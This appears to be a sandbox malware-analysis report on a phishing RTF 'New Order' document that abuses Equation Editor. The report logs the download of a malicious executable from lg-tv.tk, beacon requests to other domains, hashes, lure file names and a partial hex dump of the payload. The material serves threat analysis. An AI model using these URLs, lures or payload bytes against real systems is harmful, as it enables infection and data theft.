	SBGW#001232021.exe	Get hash	malicious	Browse	• 198.54.117.217
	DHL_Sender_Documents_Details_021230900.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	invoice.exe	Get hash	malicious	Browse	• 198.54.117.210
	onxyPs4yG1MUPbN.exe	Get hash	malicious	Browse	• 198.54.117.211
	85fX3YfW9S.exe	Get hash	malicious	Browse	• 198.54.117.215
	Amended SO of 2000KVA400KVA.exe	Get hash	malicious	Browse	• 198.54.117.210
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• 198.54.117.217
	Z14S9Zolcyub1pd.exe	Get hash	malicious	Browse	• 198.54.117.210
	sprogr.exe	Get hash	malicious	Browse	• 198.54.117.215
	EWVNnyXoRS.exe	Get hash	malicious	Browse	• 198.54.117.212
	aT8aer3ybNvYpl3.exe	Get hash	malicious	Browse	• 198.54.117.215
	VUcg8XrQYa.exe	Get hash	malicious	Browse	• 198.54.117.216
	Shq9ms6iU1.exe	Get hash	malicious	Browse	• 198.54.117.211

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	MOQ-Request_0927210-006452.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	DHL EXPRESS TESL#U0130MAT B#U0130LD#U0130R#U0130M#U0130 - AWB 9420174470.PDF.exe	Get hash	malicious	Browse	• 148.72.246.52
	fmS6YYhBy1	Get hash	malicious	Browse	• 148.72.252.161
	L3Gl0GugHo	Get hash	malicious	Browse	• 208.109.110.202
	test1.dll	Get hash	malicious	Browse	• 148.66.136.190
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 148.72.53.144
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 148.72.53.144
	NS. ORDINE N. 141.exe	Get hash	malicious	Browse	• 107.180.56.180
	cash payment.exe	Get hash	malicious	Browse	• 107.180.56.180
	Swift_6408372.exe	Get hash	malicious	Browse	• 107.180.56.180
	RFQ-847393.exe	Get hash	malicious	Browse	• 107.180.56.180
	IX-08955.exe	Get hash	malicious	Browse	• 166.62.10.136
	jKira.arm7	Get hash	malicious	Browse	• 68.178.219.153
	HSBC94302,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	MOIUQ4354.vbs	Get hash	malicious	Browse	• 107.180.72.43
	JIQKI7073.vbs	Get hash	malicious	Browse	• 107.180.72.43
	Quotation -Scan001_No- 9300340731.doc.exe	Get hash	malicious	Browse	• 107.180.56.180
	test.dll	Get hash	malicious	Browse	• 166.62.10.48
	DUE PAYMENT.exe	Get hash	malicious	Browse	• 184.168.131.241
	proforma invoice 098756.exe	Get hash	malicious	Browse	• 107.180.56.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDIE-AS-APCloudieLimitedHK	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• 185.239.243.112
	AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	DO526.doc	Get hash	malicious	Browse	• 185.239.243.112
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	IKpep4Zn5S.exe	Get hash	malicious	Browse	• 45.119.53.93
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	PON507991 Copy.doc	Get hash	malicious	Browse	• 185.239.243.112
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• 185.239.243.112
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• 185.239.243.112
	Pedido 20839.doc	Get hash	malicious	Browse	• 185.239.243.112
	eJRGpl4A6d.exe	Get hash	malicious	Browse	• 45.119.53.93
	catalogue.doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT.doc	Get hash	malicious	Browse	• 185.239.243.112
	TU22.doc	Get hash	malicious	Browse	• 185.239.243.112
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• 185.239.243.112
	Paid Invoices.doc	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\harshmanzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	860672
Entropy (8bit):	6.790198320706062
Encrypted:	false
SSDEEP:	12288:JIR5so4GVamo1M3de8zo70QuynMwr/amKEDm4fgGvSw24MLGhovWdo9S7LCn1tNP:3fqIFUF+W2L0YvUrzmOSha+u
MD5:	DFF3BF025DCD487A2F0FB22B4CCF8998
SHA1:	1FF59C9410FB281FFC8D2C3C1FC3268EACD5DBA1
SHA-256:	230B56B1D072725EFF3A0E100515BA924377C9F0A79308BBFA3123269EE23D56
SHA-512:	088C3395BE1BF0EF0DE2135D0588C6106C5A5F279B9B40761F58298DB8368A31107820DD621D66D2656B18417BF06E025A8CD3700075DAEAA393AB5A62B5E899
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Reputation:	unknown
IE Cache URL:	http://lg-tv.tk/harshmanzx.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\harshmanzx[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... .....@.. ..... .@.....O.....L.....`.....`..... ....H.....text..... ....`.rsrc...L.....@..@.reloc.....`.. ....@..B.....H.....S..... .....{#...*:.($.....}#...*..0..$.....u.....,(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0..M. .....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&...,.(,....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{18101DB0-D312-4B38-8216-5F3113E3A403}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.280909712408195
Encrypted:	false
SSDEEP:	96:3PAvyhDhQGujdn7dW0YZBXlUTCAj2IEQzfWXCS+uuA:3P/1hpuh8J/luv2I3fWeuZ
MD5:	2B7B01C980CC57538ADE065F9A6086E7
SHA1:	3915A3CEBC314FDAFEB350292F0168D7C98E12E1
SHA-256:	B3DF296B6A6FBC980F20EEB841517B4170E9012D1F27C4CE3C9A0ABD7E275C15
SHA-512:	DE47F11243C04000777D1C7C8D350301FA5280F3DF27F9F8E13226FCD9190114857F2A2AFDCB0045AB4D35FE49327E05803CEC2FA07D29AF1CDB37BF350E341
Malicious:	false
Reputation:	unknown
Preview:	#...4.,.-.</./.<.&.?...*.9.8.=.].?.?.1.?....,?.`.?.0.%.=.;.3.<.7.7.^...8.4...?.?.&.#.2.;.@.[....:.#.%...8./.+.?.%.?....:.&._.|.1.;.?.3.).>.%.%...?.8.?.[.;.0...1.[.?.;.2.9.,.<.?.;.+.9.^.!.(.(...'.|.$.>.`. 8.;.*.5.6.].2.-.'.?...3.8.'.],.=.?.,.3.%.;.?.[.).@._.%.-.`.7.<...#.:.;.$.:.5.3.5.).;._.-.4.(./.4...*.$.>.`.=.+.7./.&.?.1.8.'.`.`.?.!.`.?.[...9.-.(.*.,.-.:.4.[.@.4.).>.5.?.%...(.4.?.;.>...(.?.2.1.`.!...~.- .'.7.`.?.8.+.+.?.:.1.(.?...~.[.?.~.3.+.&.?.,.@.^.;./.%./.:.'.*.;.2.|.?.@.<.#.%...?...7.?./.].!.:.+.[.?.~.].'.>.`.6.#...|.&.?.5.|.@.*.-.?.2.=.*.5.&._.,.=.../.>...5.)...8.*.?...?.?.).-.#...8.-.#.9. ?...9.%.+.1...!.*.=.?.`.9.*...~...7.8.5.:.9.9.].?.?.$...~.1.4.:.(.0...#.*.1.@./.[.$.^.0.+.~.!...?.:.%.`.?.[.[.,.&.).6.6.?.:.;.<._.0.?.9.?.6.3.4.%.!.).^...).?.,.@....._.^.$.'.>.]._.?.&.?.~.<.+.(.?.8.,. +.!.8.(.8.<.(.2._.9.,.!.3.;.0.|./.(...7.9.].7.-.@.6.^._.^.'.`.,.0.[.|.#.`.3.^.[.$.+.[.<.8.8.^.~.8.2.4.%.,.(.=.-.*.~.[.9...|.].;.%.,.<...].0.?.'...&.]...?.3.~...~.~.`.?.?.8.&.|.~.?.2.8.6.*.).$.*.?.;.2.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{78388EE1-378B-4475-870B-E925774DE169}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	unknown
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ9003930 New Order.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:59 2021, mtime=Mon Aug 30 20:08:59 2021, atime=Mon Sep 27 20:10:22 2021, length=10701, window=hide
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	4.52458334837527
Encrypted:	false
SSDEEP:	24:8+la/XTkZkXeiuDv3qGniE/7Es2+la/XTkZkXeiuDv3qGniE/7Eg:8aa/XTU4jGiWf2aa/XTU4jGiWB
MD5:	6867F773174F0D2BC709AA81AF9410AA
SHA1:	405B1EDD39E48DC6EEBC273E8DF5E89EFDD1CC47
SHA-256:	C5B9209A70A6F7942EB29076EC5F30A16DF1FA7EA43295EC4BDC2BF92C0F6D60
SHA-512:	F3BC77AB9E4660AC71088FD79199DA9514C94CEB0754AADE095F084F87F6BF5E3C1B3E32E9A2CF84E74FDF17DB403A18A48AEA0AEC5E8CAE16C66DEA27C83 DE1
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ9003930 New Order.LNK	
Preview:	L.....F.... ...xN.@...xN.@...x<.....).....P.O. ..:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S"...user.8.....QK.X.S".*...&=....U.....A.l.b.u.s.....z.1.....S#...Desktop.d.....QK.X.S#.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2..)..;SL. .RFQ900~1.DOC..^.....S ..S .*.....R.F.Q.9.0.0.3.9.3.0. .N.e.w. .O.r.d.e.r...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\ \141700\Users.user\Desktop\RFQ9003930 New Order.doc./.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F.Q.9.0.0.3.9.3.0. .N.e.w. .O.r.d.e.r...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....D_..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.352453630060135
Encrypted:	false
SSDEEP:	3:M1RDM1bFovxM1bFomX1RDM1bFov:MfDMJkxMJZDMJy
MD5:	1D811A92C78A375B649E2FB614E7A04E
SHA1:	1932F083F2669B24C0ADA7B8D10F23DB27A04F4A
SHA-256:	1A231CC2FCD24278DC6427F44CD3DADDE7AFD8622F8662833B848389BC3566A7
SHA-512:	443AE36E01B430DAC28650B912EE985CEC2E9BE0F6C757CD56B4D3336720980659B8F1235EDD34B083E913F59707BA7D6B48D9A1FF276FA93CA58FC49B72F6F
Malicious:	false
Reputation:	unknown
Preview:	[doc]..RFQ9003930 New Order.LNK=0..RFQ9003930 New Order.LNK=0..[doc]..RFQ9003930 New Order.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\hasmenhtk721.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	860672
Entropy (8bit):	6.790198320706062
Encrypted:	false
SSDEEP:	12288:JIR5so4GVamo1M3de8zo70QuynMwr/amKEDm4fgGvSw24MLGhovWdo9S7LCn1tNP:3fqIFUF+W2L0YvUrzmOSha+u
MD5:	DFF3BF025DCD487A2F0FB22B4CCF8998
SHA1:	1FF59C9410FB281FFC8D2C3C1FC3268EACD5DBA1
SHA-256:	230B56B1D072725EFF3A0E100515BA924377C9F0A79308BBFA3123269EE23D56
SHA-512:	088C3395BE1BF0EF0DE2135D0588C6106C5A5F279B9B40761F58298DB8368A31107820DD621D66D2656B18417BF06E025A8CD3700075DAEAA393AB5A62B5E899
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... .....@.. ..... .@.....O.....L.....`..... ..... ..H.....text..... ..... ..`.rsrc...L.....@..@.reloc.....`..... .....@..B.....H.....S..... .....{#...*:.($....}#...*..0..$.....u.....,(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0..M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()..*..{*...*..{+...*V.($.....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&...,(,....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\Desktop\~$Q9003930 New Order.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\Desktop\~$Q9003930 New Order.doc	
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.9525834783925564
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	RFQ9003930 New Order.doc
File size:	10701
MD5:	514ab9ff13f08e764db59c3a79d95771
SHA1:	33b2aee2f0e57a080eb6711591e4e38e9324621c
SHA256:	286151dbc2feace2a895ff2b71cc0f7e46708aedc8ca16d6a86ba283c5dcdf21
SHA512:	e1404a657695e1d64bb6bf535b020a5caa430817581a4c7df7412bb3117d3d40d03651eedc79b8278b449e5348ef9b99ccefef495f59a10f33864384294fa335
SSDEEP:	192:c8YMwhKYggOb6AXDcev/WTgsJ/6yQrh+vh+CkE68lMOdCcU5:czMxclWTgsJ/6trhHE68lMYI
File Content Preview:	{\rtf9855#.4,-</<&?.*98=]??1?.,?`?0%=;3<77^.84.??&#2;@[.:#%.8/+?%?.:&_|1;?3)>%%.?8?[;0.1[?;29,<?;+9^!((.'|$>`8;*56]2-'?.38'],=?,3%;?[)@_%-`7<.#:;$:535);_-4(/4.*$>`=+7/&?18'``?!`?[.9-(*,-:4[@4)>5?%.(4?;>.(?21`!.~-'7`?8++?:1(?.~[?~3+&?,@^;/%/:'*;2|?@<#%.?.7

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000671h								no
1	00000636h	2	embedded	eQuATION.3	1452				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:10:55.424110889 CEST	192.168.2.22	8.8.8.8	0x9731	Standard query (0)	lg-tv.tk	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.586719990 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.ceasa.club	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:38.223071098 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.alzayantourism.com	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:59.500027895 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.eastwestasia-thailand.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:10:55.468858004 CEST	8.8.8.8	192.168.2.22	0x9731	No error (0)	lg-tv.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.ceasa.club	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:17.627370119 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:38.252263069 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.alzayantourism.com	alzayantourism.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:12:38.252263069 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	alzayantourism.com		166.62.10.138	A (IP address)	IN (0x0001)
Sep 27, 2021 14:12:59.865873098 CEST	8.8.8.8	192.168.2.22	0x30e0	Server failure (2)	www.eastwestasia-thailand.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- lg-tv.tk
- www.ceasa.club
- www.alzayantourism.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:10:55.523643017 CEST	0	OUT	GET /harshmanzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: lg-tv.tk Connection: Keep-Alive
Sep 27, 2021 14:10:55.553503990 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 12:10:55 GMT Content-Type: application/x-msdownload Content-Length: 860672 Last-Modified: Mon, 27 Sep 2021 01:40:53 GMT Connection: keep-alive ETag: "61512125-d2200" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 19 16 51 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 88 0b 00 00 98 01 00 00 00 00 00 d2 a7 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 80 a7 0b 00 4f 00 00 00 00 c0 0b 00 4c 94 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d8 87 0b 00 00 20 00 00 00 88 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 4c 94 01 00 00 c0 0b 00 00 96 01 00 00 8a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 0d 00 00 02 00 00 00 20 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 a7 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 e8 cc 01 00 98 53 02 00 03 00 00 00 8c 02 00 06 80 20 04 00 00 87 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 23 00 00 0a 2a 3a 02 28 24 00 00 0a 02 03 7d 23 00 00 0a 2a 00 13 30 03 00 24 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 06 2c 18 28 25 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 26 00 00 0a 2b 01 16 2a 76 20 8b e7 6c c3 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 23 00 00 0a 6f 27 00 00 0a 58 2a 00 00 13 30 07 00 4d 00 00 00 02 00 00 11 14 72 01 00 00 70 17 8d 17 00 00 01 25 16 02 7b 23 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 03 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 28 29 00 00 0a 2a 1e 02 7b 2a 00 00 0a 2a 1e 02 7b 2b 00 00 0a 2a 56 02 28 24 00 00 0a 02 03 7d 2a 00 00 0a 02 04 7d 2b 00 00 0a 2a 00 13 30 03 00 3c 00 00 00 03 00 00 11 03 75 04 00 00 1b 0a 06 2c 30 28 25 00 00 0a 02 7b 2a 00 00 0a 06 7b 2a 00 00 0a 6f 26 00 00 0a 2c 18 28 2c 00 00 0a 02 7b 2b 00 00 0a 06 7b 2b 00 00 0a 6f 2d 00 00 0a 2b 01 16 2a d2 20 b6 70 69 7c 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 2a 00 00 0a 6f 27 00 00 0a 58 20 29 55 55 a5 5a 28 2c 00 00 0a 02 7b 2b 00 00 0a 6f 2e 00 00 0a 58 2a 00 00 00 13 30 07 00 88 00 00 00 04 00 00 11 14 72 25 00 00 70 18 8d 17 00 00 01 25 16 02 7b 2a 00 00 0a 0a 12 00 12 01 fe 15 03 00 00 1b 07 8c 03 00 00 1b 2d 14 71 03 00 00 1b 0b 12 01 07 8c 0 3 00 00 1b 2d 04 26 14 2b 0b fe 16 03 00 00 1b 6f 28 00 00 0a a2 25 17 02 7b 2b 00 00 0a 0c 12 02 12 03 fe 15 06 00 00 1b 09 8c 06 00 00 1b 2d 14 71 06 00 00 1b 0d 12 03 09 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELQa0 @ @OL` H.text `.rsrcL@@.reloc` @BHS {#*:($} #*0$u,(%{#{#o&+*v l)UUZ(%{#o'X*0Mrp%{#-q-&+o(()*{**{+*V($}*}+*0<u,0(%{*{*o&,(,{+{+o-+* pi|)UUZ(%{*o'X)UUZ(, {+o.X*0r%p%{*-q-&+o(%{+-q-&+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:12:17.802289009 CEST	902	OUT	GET /hht8/?3f_l=DUjZaEEJGHk2mIYyRTWCDvfPYGXyJA+p9CnlV/1lDuzycvHeDg3jgt8DWF0RM29KScOphA==&e6-0=cZQH7dS HTTP/1.1 Host: www.ceasa.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	166.62.10.138	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:12:38.502983093 CEST	903	OUT	GET /hht8/?3f_l=kMYE47A9Ipt2JQtPCSStI6O3jSMpHsULQE7+uza83sv6yxZmMge2O0x1IBVpwyYq5aFQXg==&e6-0=cZQH7dS HTTP/1.1 Host: www.alzayantourism.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:12:38.766200066 CEST	903	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 12:12:38 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 